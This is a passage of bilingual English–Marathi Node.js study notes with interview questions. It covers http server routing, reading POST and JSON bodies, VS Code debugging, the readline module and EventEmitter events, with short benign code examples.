- `req.on('end')`: POST body पूर्ण आल्यावर चालते.


```
const http = require('http');

// 1. Create the server
const server = http.createServer((req, res) => {

  // 2. Routing based on req.url
  if (req.url === '/') {
    res.writeHead(200, { 'Content-Type': 'text/html' });
    res.write('<h1>Welcome to Home Page!</h1>');
    res.end(); // Must call .end() to finish the response
  }
  else if (req.url === '/api/user') {
    res.writeHead(200, { 'Content-Type': 'application/json' });
    res.end(JSON.stringify({ name: "Vishal", role: "Developer" }));
  }
  else {
    // Handle 404 Not Found
    res.writeHead(404, { 'Content-Type': 'text/plain' });
    res.end('404: Page Not Found');
  }
});

// 3. Start listening on Port 3000
server.listen(3000, () => {
  console.log("Server is up and running on http://localhost:3000");
});
```

मराठी सारांश (Methods & Flow):

- `http.createServer()` वापरून सर्वर बनतो. हा सर्वर प्रत्येक वेळी नवीन request आल्यावर आतले function चालवतो.
- `req.url` मध्ये युजरने कोणता रस्ता (path) मागितला आहे ते समजते (उदा. `./about`).
- `res.writeHead()` ने आपण status code पाठवतो (जसे 200 म्हणजे OK, 404 म्हणजे Not Found) आणि `res.end()` कॉल करणे अनिवार्य असते, नाहीतर ब्राउझर लोड होतच राहतो (hang होतो).
- शेवटी `server.listen(port)` वापरून सर्वर सुरु (start) केला जातो.

Q. What is Routing in Node.js?

Definition:

- Routing is the process of determining what the server should do when a client makes a request to a specific URL (Endpoint) using a specific HTTP Method (GET, POST, etc.).
- A **Route** = **Path** + **HTTP Method** + **Handler Function**.
- In core Node.js, routing is done manually by checking `req.url` and `req.method` in `if-else` blocks.
- In Express, routing is declared with methods like `app.get(path, handler)`.
- **In Simple Words:** Routing is like a traffic policeman for your server. When a user asks for a specific page (like `/home` or `/contact`), routing catches that request and directs it to the correct block of code to send the right data back.

Core Concepts of Routing:

- **1. The Endpoint (URL Path):**
 - This is the specific path requested by the client after the domain name.
 - *Example:* In `http://localhost:3000/api/users`, the endpoint is `/api/users`.
 - In Node.js, we extract this using the `req.url` property.
- **2. The HTTP Method (Action):**
 - This defines the *intention* or *action* the client wants to perform on that endpoint.
 - GET: Used to retrieve or fetch data (e.g., loading a webpage or reading JSON).
 - POST: Used to send or submit new data to the server (e.g., submitting a login form).
 - PUT / PATCH: Used to modify or update existing data on the server.
 - DELETE: Used to remove data from the server.
 - In Node.js, we extract this using the `req.method` property.
- **3. Manual Routing in Core Node.js:**
 - Unlike frameworks like Express.js (which have built-in routing functions), pure Node.js requires **manual routing**.
 - You must manually write ``if-else`` or ``switch`` conditional statements inside the `http.createServer` callback to check if ``req.url`` matches a specific string.
- **4. The 404 Fallback Route:**
 - Always include a default ``else`` block at the end of your routing logic.
 - This acts as a "catch-all" to send a 404 Not Found error if the client requests an endpoint that you haven't defined.

मराठी सारांश (Routing):

- **Routing म्हणजे काय?** युजरने कोणती URL (path) मागितली आहे आणि कोणता Method (GET/POST) वापरला आहे हे तपासून त्याला योग्य तोच page किंवा data परत देणे याला Routing म्हणतात.
- **Core Node.js मध्ये Routing:** Node.js मध्ये आपल्याला `req.url` (उदा. `"/home"`) आणि `req.method` (उदा. `"GET"`) तपासून `if-else` conditions द्वारे मॅन्युअली Routing करावे लागते.
- **404 Route:** जर युजरने चुकीची URL टाकली (जी आपल्या code मध्ये नाही), तर त्याला "404 Page Not Found" एरर देणे खूप महत्वाचे असते.

- **एका page साठी अनेक paths:** `if (req.url === '/' || req.url === '/home')`. दोन्ही URLs वर तेच page.
- **Query string ची अडचण:** `req.url` मध्ये `?id=5` पण येतो (`/users?id=5`), म्हणून `=== '/users'` जुळत नाही. `new URL(req.url, 'http://localhost').pathname` वापरून फक्त path काढा.
- **उदाहरण:** Routing म्हणजे traffic police. येणाऱ्या गाडीला (request) तिच्या पत्त्यानुसार (URL + method) योग्य रस्त्याला (code block) पाठवतो.

- **Tip — multiple paths, one page:** `if (req.url === '/' || req.url === '/home') { ... }`
- **Tip — ignore the query string when routing:** `req.url` includes it (e.g. `/users?id=5`). Use `const { pathname, searchParams } = new URL(req.url, 'http://localhost');` and route on `pathname`.
- In Express, all of this is handled for you by `app.get(path, handler)` (see Chapter 15).

Code Example: Advanced Routing (Handling Methods and Paths)

```
const http = require('http');

const server = http.createServer((req, res) => {
  // Extract url and method
  const path = req.url;
  const method = req.method;

  // Route 1: Home Page (GET /)
  if (path === '/' && method === 'GET') {
    res.writeHead(200, { 'Content-Type': 'text/html' });
    res.end('<h1>Welcome to the Home Page</h1>');
  }

  // Route 2: About Page (GET /about)
  else if (path === '/about' && method === 'GET') {
    res.writeHead(200, { 'Content-Type': 'text/html' });
    res.end('<h1>About Us</h1>');
  }

  // Route 3: API Endpoint (GET /api/users)
  else if (path === '/api/users' && method === 'GET') {
    res.writeHead(200, { 'Content-Type': 'application/json' });
    res.end(JSON.stringify([
      { id: 1, name: 'Vishal' },
      { id: 2, name: 'Admin' }
    ]));
  }

  // Route 4: API Endpoint (POST /api/users) -> Receiving Data
  else if (path === '/api/users' && method === 'POST') {
    // Logic to handle incoming data would go here
    res.writeHead(201, { 'Content-Type': 'text/plain' });
    res.end('New user created successfully!');
  }
});
```

```

    }
    // Route 5: 404 Fallback
    else {
        res.writeHead(404, { 'Content-Type': 'text/plain' });
        res.end('404 Error: The requested route does not exist.');
```

```

    }
});

server.listen(3000, () => {
    console.log("Server listening on port 3000...");
});
```

Q. How to Read Request Body (POST Data) in HTTP?

Concept:

- When a client sends data to the server (e.g., submitting a form via POST method), the data is not available immediately on the `req` object.
- Because Node.js is non-blocking, it receives this data in small parts called **Chunks** (Streams).
- To read this data, we must listen to the 'data' and 'end' events on the `req` object (which is a Readable Stream).

Step-by-Step Process & All Available Events (Syntax & Arguments):

- **1. The 'data' event (Receiving Chunks):** `req.on('data', (chunk) => { ... })`
 - **When is it fired?** Automatically fired by Node.js every time a new chunk (piece) of the request body arrives over the network.
 - **Callback Argument (chunk):** This is a `Buffer` object representing the raw binary data of that specific piece. It is NOT a readable string yet.
 - **What we do:** Since data comes in pieces, we cannot process it immediately. We create an empty array (e.g., `const bodyChunks = []`) outside the event and continuously use `bodyChunks.push(chunk)` to collect all the pieces.
- **2. The 'end' event (Finished Receiving):** `req.on('end', () => { ... })`
 - **When is it fired?** Fired exactly once when the entire request body has been successfully received and there are no more chunks left.
 - **Callback Argument:** None (it does not receive any data).
 - **What we do:** Now that we have all the pieces in our array, we must join them. We use `Buffer.concat(bodyChunks)` to merge all small buffers into one large `Buffer`. Then, we use `.toString()` to convert that final `Buffer` into a readable text/string.
- **3. The 'error' event (Handling Failures):** `req.on('error', (err) => { ... })`

- **When is it fired?** Fired immediately if something goes wrong during the data transmission (e.g., the user's internet disconnects halfway through the upload).
- **Callback Argument (err):** An Error object containing the details of what went wrong.
- **What we do:** We log the error and send a 500 Internal Server Error response back so the application doesn't crash or hang.
- **4. The 'close' event (Unexpected Termination):** `req.on('close', () => { ... })`
 - **When is it fired?** Fired when the underlying connection was closed or aborted unexpectedly before the entire request was finished.
 - **What we do:** Generally used for cleanup tasks (like stopping a heavy database query if the user impatiently closed their browser window).

मराठी सारांश (Reading Request Body):

- जेव्हा युजर फॉर्म भरून (POST request) डेटा पाठवतो, तेव्हा तो डेटा सर्वरला एकाच वेळी पूर्ण मिळत नाही.
- तो डेटा छोट्या-छोट्या तुकड्यांमध्ये (Chunks) येतो कारण Node.js Streams वापरतो.
- हा डेटा गोळा करण्यासाठी आपल्याला `req.on('data', ...)` वापरून येणारे तुकडे (chunks) एका Array मध्ये साठवावे लागतात.
- आणि जेव्हा सगळा डेटा येऊन संपतो, तेव्हा `req.on('end', ...)` वापरून त्या सगळ्या तुकड्यांना जोडून (`Buffer.concat`) मूळ माहिती (String) तयार केली जाते.

Code Example: Reading POST Data

```
const http = require('http');

const server = http.createServer((req, res) => {
  // Only handle POST request for '/submit'
  if (req.url === '/submit' && req.method === 'POST') {
    const bodyChunks = []; // Array to store incoming chunks

    // 1. Listen for data chunks
    req.on('data', (chunk) => {
      console.log("Received a chunk of data...");
      bodyChunks.push(chunk); // Store raw buffer chunk
    });

    // 2. Listen for the end of the request
    req.on('end', () => {
      // Combine all chunks into one Buffer, then convert to readable String
      const parsedBody = Buffer.concat(bodyChunks).toString();

      console.log("Complete Data Received: ", parsedBody);

      // Send response back
      res.writeHead(200, { 'Content-Type': 'text/plain' });
      res.end('Data received successfully!');
    });
  }
});
```

```
    } else {  
      res.writeHead(404, { 'Content-Type': 'text/plain' });  
      res.end('Not Found');  
    }  
  });  
  
server.listen(3000, () => console.log("Server running..."));
```

Q. How to Send a Response back to the Client?

Concept:

- After processing a request (like saving data to a database), the server MUST send a response back to the client.
- If the server does not send a response, the user's browser will keep spinning and eventually show a "Connection Timeout" error.
- The `res` object (which is a Writable Stream) is used to send this response in three distinct steps: Headers, Body, and Finish.

Step-by-Step Process (Methods to Send Response):

- **1. Set Headers & Status:** `res.writeHead(statusCode, headers)`
 - Always send the status code (e.g., 200 for Success, 404 for Not Found) and the Content-Type (like 'text/html' Or 'application/json') first.
 - *Example:* `res.writeHead(200, { 'Content-Type': 'application/json' });`
- **2. Send the Body (Optional):** `res.write(data)`
 - Used to send the actual content (HTML string, JSON string, or Buffer chunks).
 - Because it is a stream, you can call `res.write()` multiple times to send data in pieces.
- **3. End the Response (Mandatory):** `res.end([data])`
 - This is the most critical step. It tells Node.js that the response is complete and the connection can be closed.
 - You can also pass the final data directly inside `.end(data)` instead of using `.write()`, which is the most common approach.
 - *Example:* `res.end(JSON.stringify({ status: "success" }));`

मराठी सारांश (Sending Response):

- कोणतीही request आल्यावर सर्वरला उत्तर (Response) देणे बंधनकारक असते, नाहीतर ब्राउझर hang होतो.
- सर्वात आधी `res.writeHead()` वापरून status (उदा. 200 OK) आणि माहितीचा प्रकार (JSON किंवा HTML) सांगितला जातो.
- त्यानंतर `res.write()` वापरून माहिती पाठवली जाते.

- आणि शेवटी `res.end()` कॉल करणे अनिवार्य आहे, ज्याने सर्वरला समजते की उत्तर पूर्ण झाले आहे. आपण थेट `res.end("Hello")` असेही वापरू शकतो.

Code Example: The three steps

```
http.createServer((req, res) => {  
  res.writeHead(200, { 'Content-Type': 'text/html' }); // 1. status + headers  
  res.write('<h1>Hello</h1>'); // 2. body (can repeat)  
  res.write('<p>Sent in pieces</p>');  
  res.end(); // 3. finish (mandatory)  
}).listen(3000);
```

Q. How to Parse a JSON Request Body & Send a JSON Response?

1. Parsing Incoming JSON Data (Request)

- When the client (like Postman or a React frontend) sends a JSON object in a POST request, the data arrives as Buffer chunks.
- After combining the chunks and converting them to a string using `.toString()`, you simply get a plain text string that looks like JSON (e.g., `'{"name": "Vishal"}'`).
- To actually use this data as a JavaScript Object, you MUST parse it using the built-in `JSON.parse()` method.
- *Syntax:* `const jsObject = JSON.parse(parsedBodyString);`
- **Warning:** If the client sends invalid JSON, `JSON.parse()` will throw a fatal error and crash the server. Always wrap it inside a `try...catch` block!

2. Sending a JSON Response

- HTTP can only transmit text or binary data. It cannot transmit native JavaScript objects directly over the network.
- To send an object or an array back to the client, you MUST convert it into a string using the built-in `JSON.stringify()` method.
- You must also set the 'Content-Type' header to 'application/json' so the receiving client knows how to handle the string correctly.
- *Syntax:* `res.writeHead(200, { 'Content-Type': 'application/json' }); res.end(JSON.stringify(myObject));`

मराठी सारांश (JSON Handling):

- जेव्हा क्लायंट JSON मध्ये डेटा पाठवतो, तेव्हा तो सर्वरला String च्या रूपात मिळतो. त्याला खऱ्या JavaScript Object मध्ये बदलण्यासाठी आपण `JSON.parse()` वापरतो.
- तसेच, जेव्हा सर्वरला उत्तर (Response) म्हणून एखादा Object किंवा Array पाठवायचा असतो, तेव्हा आपण तो थेट पाठवू शकत नाही. आपल्याला `JSON.stringify()` वापरून त्याला आधी String मध्ये बदलावे लागते.

- नेहमी लक्षात ठेवा की JSON response पाठवताना Content-Type: application/json हा हेडर पाठवणे अनिवार्य आहे.
- **Body वाचणे:** req.on('data') मध्ये chunks जोडा, req.on('end') मध्ये JSON.parse(body).
- **Error handling:** चुकीचा JSON आल्यास JSON.parse error देतो. try/catch वापरून 400 Bad Request पाठवा.
- **Status code:** नवीन data बनला तर 201, नाहीतर 200.
- Express मध्ये हे सगळे express.json() आणि res.json() आपोआप करतात.
- **उदाहरण:** पत्र (string) उघडून वाचणे (parse), उत्तर लिहून पाकिटात घालणे (stringify).

Code Example: Parsing and Sending JSON API

```
const http = require('http');

const server = http.createServer((req, res) => {
  if (req.url === '/api/login' && req.method === 'POST') {
    const bodyChunks = [];

    req.on('data', chunk => bodyChunks.push(chunk));

    req.on('end', () => {
      const rawString = Buffer.concat(bodyChunks).toString(); // Output: '{"username":"admin"}'

      try {
        // 1. Parsing the Request Body (String to Object)
        const userData = JSON.parse(rawString);
        console.log(userData.username); // Now we can access properties

        // 2. Sending a JSON Response (Object to String)
        const responseData = { success: true, message: `Welcome ${userData.username}!` };

        res.writeHead(200, { 'Content-Type': 'application/json' });
        res.end(JSON.stringify(responseData)); // Must stringify the object!

      } catch (error) {
        // Handle invalid JSON to prevent server crash
        res.writeHead(400, { 'Content-Type': 'application/json' });
        res.end(JSON.stringify({ success: false, message: "Invalid JSON format" }));
      }
    });
  }
});

server.listen(3000, () => console.log("JSON API Server running..."));
```

Interview Questions (Detailed)

Q. http.createServer() vs app.listen()?

- http.createServer(handler) is the core API; you handle routing yourself.

- `app.listen(port)` in Express internally calls `http.createServer(app).listen(port)`.

Q. Why must you call `res.end()`?

- It tells Node.js the response is complete.
- Without it the client waits until it times out.

Q. How do you read a POST body with the core `http` module?

- Listen to `req.on('data')` to collect chunks, and `req.on('end')` to join them.
- Then `Buffer.concat(chunks).toString()` and `JSON.parse` if it is JSON.

Q. `res.writeHead()` vs `res.setHeader()`?

- `setHeader` sets one header and can be called many times before sending.
- `writeHead` sends the status code and headers at once, and must come before `write/end`.

Chapter 10.8: The Readline Module & Debugging

Q. Debugging Node.js in VS Code

Concept:

- **Debugging** means pausing a running program at chosen lines (**breakpoints**) to inspect variables, the call stack and execution flow.
- Node.js has a built-in inspector (`node --inspect`) that debuggers like VS Code and Chrome DevTools connect to.
- It is more powerful than `console.log`: you can step line by line and watch values change.

- To debug Node.js code interactively in VS Code instead of relying on `console.log()`:
 - Go to the **Run and Debug** tab on the left sidebar (or press `Ctrl+Shift+D`).
 - Click on **create a launch.json file** and select Node.js.
 - This creates a `.vscode/launch.json` configuration file with the proper debugging setup.
 - Set breakpoints by clicking in the gutter next to line numbers.
 - Click the green Play button (Start Debugging) to execute the code step-by-step.
 - **Keys:** F5 continue, F10 step over, F11 step into, Shift+F11 step out.

```
{
  "version": "0.2.0",
  "configurations": [
    {
      "type": "node",
      "request": "launch",
      "name": "Debug app",
      "program": "${workspaceFolder}/app.js"
    }
  ]
}
```

Without VS Code: open chrome://inspect in Chrome

node --inspect-brk app.js

In code: the 'debugger;' statement pauses here when a debugger is attached

मराठी सारांश (Debugging):

- **Debugging** = program ठराविक line वर थांबवून (breakpoint) variables ची values पाहणे.
- VS Code: Run and Debug (Ctrl+Shift+D) → launch.json → breakpoint → F5.
- F10 = पुढची line, F11 = function च्या आत जा.
- Terminal मधून: node --inspect-brk app.js आणि Chrome मध्ये chrome://inspect.

Q. What is the Readline module in Node.js?

Concept:

- The `readline` module is a built-in Node.js module that allows you to read input from a readable stream (like `process.stdin`) line-by-line.
- It is mainly used for interacting with the Command Line Interface (CLI).
- **Use Cases:** Creating interactive CLI tools (like `npm init`), terminal quizzes, simple data entry forms, Chatbots in terminal, or REPL-based applications (mini shells).

• Creating an Interface:

- To start reading user input, you must create an interface object using `readline.createInterface()`.
- Parameters required: input (usually `process.stdin` to read from keyboard) and output (usually `process.stdout` to write to terminal).

• Main Methods & Events:

- `rl.question(query, callback)`: Displays a prompt string to the user and waits for input. When the user presses Enter, the callback is executed with the user's answer.
- `rl.close()`: Closes the readline interface and stops accepting new input. If you don't call this, the Node process will hang forever waiting for input!
- `rl.on('line', listener)`: Event triggered every time the user hits Enter.

- `rl.on('close', listener)`: Event triggered when `rl.close()` is executed.
- `rl.setPrompt(promptText)` and `rl.prompt()`: Used to change the prompt text and repeatedly display it, simulating a continuous REPL environment.
- `rl.pause()` & `rl.resume()`: Temporarily stop or resume reading the input stream.
- `rl.write(data)`: Manually writes data to the output stream.

Code Example: Ask a question

```
const readline = require('node:readline');
const rl = readline.createInterface({ input: process.stdin, output: process.stdout });

rl.question('What is your name? ', (name) => {
  console.log(`Hello, ${name}!`);
  rl.close(); // otherwise the program never exits
});

// Promise version (Node 17+)
// const rlp = require('node:readline/promises');
// const answer = await rlp.question('Age? ');
```

मराठी सारांश (Readline):

- Terminal मधून (stdin) line-by-line input वाचण्यासाठी built-in module.
- `readline.createInterface({ input, output })` ने सुरुवात.
- उपयोग: CLI tools (npm init सारखे), quiz, मोठी file line-by-line वाचणे.

Q. Difference: `rl.question()` vs `rl.prompt()`

- **`rl.question()`**: Asks *one specific question at a time* and uses a callback to capture the answer.
 - Automatically pauses input until the callback runs.
 - Best for simple, one-off inputs.
- **`rl.setPrompt()` + `rl.prompt()`**: Works like a continuous REPL loop.
 - It continuously listens for input line by line.
 - Best for complex, interactive CLI tools where the user types multiple commands sequentially.
 - Flow is controlled using event listeners like `.on('line')`.

मराठी सारांश (Readline Module):

- `readline` module चा वापर terminal मध्ये user कडून interactive input घेण्यासाठी होतो (उदा. CLI quiz किंवा chat).
- `readline.createInterface({ input, output })` ने सुरुवात होते.
- `rl.question()`: एक प्रश्न विचारतो आणि user ने Enter दाबल्यावर उत्तर callback मध्ये देतो.

- `rl.prompt()`: continuous input (REPL सारखे) घेण्यासाठी वापरतात.
- काम झाल्यावर `rl.close()` करणे अनिवार्य आहे, नाहीतर Node.js चा program चालूच राहील आणि टर्मिनल अडकून पडेल.

Code Example: Continuous prompt (mini shell)

```
const rl = require('node:readline').createInterface({ input: process.stdin, output: process.stdout });
rl.setPrompt('calc> ');
rl.prompt();
rl.on('line', (line) => {
  if (line === 'exit') return rl.close();
  console.log(eval(line));          // demo only: never eval user input in real apps
  rl.prompt();
});
rl.on('close', () => console.log('Bye'));
```

Interview Questions (Detailed)

Q. Why does my readline program never exit?

- The interface keeps `process.stdin` open, which keeps the event loop alive.
- Call `rl.close()` when you are done.

Q. How do you read a large file line by line?

- Pass a file stream as input: `readline.createInterface({ input: fs.createReadStream('big.log') })`.
- Then use `for await` (`const line of rl`).
- Only one line is in memory at a time.

Q. console.log vs debugger?

- `console.log` only shows the values you chose to print, and you must edit the code again to see more.
- A debugger pauses execution so you can inspect every variable and the call stack, and step through the code.

Q. What is the difference between `--inspect` and `--inspect-brk`?

- `--inspect` starts the app and lets a debugger attach at any time.
- `--inspect-brk` pauses on the first line until a debugger attaches, which is useful for debugging startup code.

Chapter 11: The Events Module

Q. What is the Events Module in Node.js?

Concept:

- The `events` module is a built-in Node.js module that facilitates the **event-driven architecture**.
- It provides the `EventEmitter` class, which allows you to create, fire (emit), and listen to custom events.
- Node.js is heavily event-driven. Many of Node's built-in modules (like `fs`, `http`, `stream`) are built directly on top of the `EventEmitter` architecture.
- To use it, you import the class and create an instance: `const { EventEmitter } = require('node:events');`

मराठी सारांश:

- Node.js मधील सगळी कामे इव्हेंट्स (Events) च्या आधारावर चालतात.
- `events` module आपल्याला स्वतःचे इव्हेंट्स बनवायला (emit) आणि त्यांना ऐकायला (listen) मदत करते.
- या module मधला मुख्य भाग म्हणजे `EventEmitter` class.
- `fs`, `http`, `stream` सारखे core modules आतून `EventEmitter` वरच बनलेले आहेत. म्हणून `server.on('request')` सारखे लिहिता येते.
- **Import:** `const { EventEmitter } = require('node:events');`, मग `const e = new EventEmitter();`.
- **उदाहरण:** शाळेची घंटा (emit). घंटा वाजली की विद्यार्थी (listeners) वर्गात जातात.

Code Example: Smallest EventEmitter program

```
const { EventEmitter } = require('node:events');
const bell = new EventEmitter();

bell.on('ring', () => console.log('Go to class')); // listen
bell.emit('ring');                               // fire → "Go to class"
```

Q. What are Events in Node.js?

Concept:


- An **event** is a **named signal** that something has happened in your application.
- Examples: a request was received, a file finished reading, or a database sent a response.
- In Node.js, an event has two parts:
 - **Event name:** a string, for example `'data'` or `'orderPlaced'`.
 - **Event payload:** the data sent with it, for example an order ID.
- Events are the core of Node.js's **event-driven architecture** and are used to handle async operations efficiently.

- **Simple example:** a doorbell. The bell ringing is the event, and you opening the door is the reaction (the listener).

Types of Occurrences Events Represent:

- Completion of an async operation (file reading completed).
- An HTTP request received.
- Data available from a stream.
- A custom user-defined event triggered ('userLogin').

Diagram: Emitter → Event → Listeners



मराठी सारांश (Events):

- Event = काहीतरी घडले याचे नाव असलेले signal (उदा. request आली, file वाचून झाली).
- Event ला **नाव** ('data') आणि **payload** (data) असतो.
- उदाहरण: doorbell वाजणे = event, दार उघडणे = listener.

Q. How Do Events Work in Node.js? (Components)

- Node.js follows an event-driven architecture: **emitter** objects trigger named events, and registered **listeners** (callbacks) handle them.
- The built-in events module provides the **EventEmitter** class, which creates events, emits events and listens to events.
- **Components:**
 - **Event Source / Emitter:** The object that emits events (an instance of EventEmitter).
 - **Event Listener (Handler):** The function that runs when the event occurs.
 - **emit():** Triggers an event.
 - **on():** Registers a listener that runs every time.
 - **once():** Registers a listener that runs only once, then removes itself.

- `off()` / `removeListener()`: Removes a specific listener.
- `removeAllListeners()`: Removes all listeners for an event.
- `setMaxListeners(n)`: Sets the maximum number of listeners (default 10).
- `listenerCount(event)`: Returns how many listeners an event has.

Code Example: on, once, off and listenerCount

```
const { EventEmitter } = require('node:events');
const shop = new EventEmitter();

const log = (id) => console.log('order', id);
shop.on('order', log); // every time
shop.once('order', () => console.log('first order 🎉')); // only once

shop.emit('order', 1); // order 1, first order 🎉
shop.emit('order', 2); // order 2
console.log(shop.listenerCount('order')); // 1
shop.off('order', log); // remove
shop.emit('order', 3); // nothing
```

मराठी सारांश (Event Components):

- **Emitter** event fire करतो, **listener** तो ऐकून चालतो.
- `emit()` = fire, `on()` = नेहमी ऐका, `once()` = एकदाच, `off()` = काढा.
- `setMaxListeners()` (default 10), `listenerCount()`.

Q. Common Events in Node.js

Module	Events	When Triggered
fs (fs.watch)	'change', 'rename'	A file is modified or renamed.
http	'request', 'connection', 'close'	An HTTP request is received, or a connection opens or closes.
stream	'data', 'end', 'error'	Reading or writing data chunks.
net / socket.io	'connect', 'message', 'disconnect'	Real-time communication.
Custom	'userLogin', 'orderPlaced'	User-defined events through EventEmitter.

Code Example: Built-in Events (Stream + HTTP)

```
const fs = require('fs');
const http = require('http');

// Stream events
const stream = fs.createReadStream('big.txt', 'utf8');
stream.on('data', (chunk) => console.log('Got chunk of', chunk.length));
stream.on('end', () => console.log('Finished reading'));
stream.on('error', (err) => console.error('Error:', err.message));

// HTTP 'request' event
const server = http.createServer();
server.on('request', (req, res) => res.end('Hello!'));
server.listen(3000);
```

मराठी सारांश (Common Events):

- **http:** request, connection, close. **stream:** data, end, error.
- **fs.watch:** change, rename. **socket:** connect, message, disconnect.
- **Custom:** userLogin, orderPlaced (EventEmitter ने आपण बनवतो).

Q. When to Use EventEmitter?

- **User actions:** Handle custom actions such as login, logout or signup.
- **System logging:** Emit logs for errors and warnings.
- **Inter-module communication:** Pass messages between modules in large apps without tight coupling.
- **Real-time updates:** Chat apps, notifications, streaming systems.

Code Example: Inter-Module Communication (User Signup)

```
const EventEmitter = require('events');
const appEvents = new EventEmitter();

// Email module listens
appEvents.on('userRegistered', (user) => console.log(`📧 Welcome email sent to ${user.email}`));
// Logger module listens
appEvents.on('userRegistered', (user) => console.log(`📝 Log: new user ${user.name}`));

// Signup module just emits – it doesn't know who is listening
appEvents.emit('userRegistered', { name: 'Vishal', email: 'vishal@test.com' });
```

मराठी सारांश (EventEmitter कधी):

- User actions (login / signup), logging, modules मधील संवाद, real-time updates.
- Signup module फक्त emit('userRegistered') करतो. Email आणि logger स्वतंत्रपणे ऐकतात (loose coupling).

Q. What is an Event Handler Function?

Concept:

- An **event handler** is a **callback function** that runs **automatically** when a specific event occurs.
- It is the "response" part: it tells the program **what to do** when the event happens.
- It is also called an **event listener**.

How It Works:

1. A handler is registered with `.on()` or `.once()`.
2. The event is emitted (triggered) with `.emit()`.
3. The emitter finds all handlers for that event name.
4. Each handler runs, in the order it was registered, and receives the emitted data.

Code Example: Event Handler

```
const EventEmitter = require('events');
const emitter = new EventEmitter();

// This named function is the EVENT HANDLER
function greetHandler(name) {
  console.log(`Hello, ${name}!`);
}

emitter.on('greet', greetHandler); // register handler
emitter.emit('greet', 'Vishal'); // trigger → Output: Hello, Vishal!
```

In Short:

- Events are signals that something happened, such as a finished I/O operation or a user request.
- An EventEmitter emits named events, and listeners (event handlers) respond to them.
- The events module enables this, making Node.js non-blocking and highly scalable.

मराठी सारांश (Events, Common Events, Event Handler):

- **Event म्हणजे काय?** काहीतरी घडले याचे नाव असलेले signal. उदा. request आली, file वाचून झाली.
- **उदाहरण:** Doorbell वाजणे = event. दार उघडणे = listener (handler).
- Event ला **नाव** ('data') आणि **data (payload)** असतो.
- **Components:** Emitter (event fire करणारा), Listener (ऐकणारा), `emit()`, `on()`, `once()`, `off()`, `removeAllListeners()`, `setMaxListeners()` (default 10).
- **Common events:** fs → change / rename, http → request / close, stream → data / end / error, socket → connect / message / disconnect.

- **EventEmitter कधी वापरायचा?** Login / logout सारख्या user actions, logging, modules मध्ये संवाद, real-time chat / notifications.
- **Event Handler:** Event घडल्यावर आपोआप चालणारे callback function. `.on()` ने register करतो, `.emit()` ने trigger करतो.

Q. What is an EventEmitter, Uses & Advantages?

Concept:

- EventEmitter is a class from the events module that implements the **observer pattern**.
- It keeps an internal map of **event name** → **list of listener functions**.
- `emit(name, ...args)` calls every listener for that name **synchronously**, in the order they were added.
- Most core objects (servers, streams, sockets, process) are EventEmitters.

- **What is it?** An EventEmitter is simply an object that sends out a signal (event) when something happens.
- Other parts of your code can "listen" for that signal and execute a callback function in response.
- **Uses:**
 - Handling HTTP requests (Server emits a 'request' event).
 - Reading/Writing files (Streams emit 'data' and 'end' events).
 - Building real-time chat applications or notification systems.
- **Advantages:**
 - **Decoupling:** The sender (emitter) doesn't need to know anything about the receiver (listener). This makes the code highly modular.
 - **Asynchronous Flow:** Perfect for non-blocking I/O tasks. You don't wait for a task to finish; you just listen for an event to fire when it finishes.
 - **Multiple Listeners:** A single event can trigger multiple independent actions across different parts of the application.

मराठी सारांश (EventEmitter, Uses आणि Advantages):


- **EventEmitter म्हणजे काय?** काहीतरी घडले की signal (event) पाठवणारा object. Code चे इतर भाग ते signal ऐकून त्यांचे function चालवतात.
- **Uses:** HTTP requests ('request'), files / streams ('data', 'end'), chat apps, notifications.
- **Decoupling:** event पाठवणाऱ्याला कोण ऐकत आहे हे माहीत नसते. Code modular राहतो.
- **Async flow:** काम संपण्याची वाट पाहत नाही, event आल्यावर react करतो.
- **Multiple listeners:** एका event वर अनेक कामे. उदा. order आली → email + stock update + SMS.

Q. EventEmitter and the Publish–Subscribe (Pub/Sub) Pattern

Concept:

- The **EventEmitter** class is Node.js's implementation of the **Observer / Publish–Subscribe (Pub/Sub) design pattern**.
- **Publisher (Emitter)**: The object that generates and fires an event using `.emit()`.
- **Subscriber (Listener)**: The callback registered for an event with `.on()` / `.once()`, which reacts when the event fires.
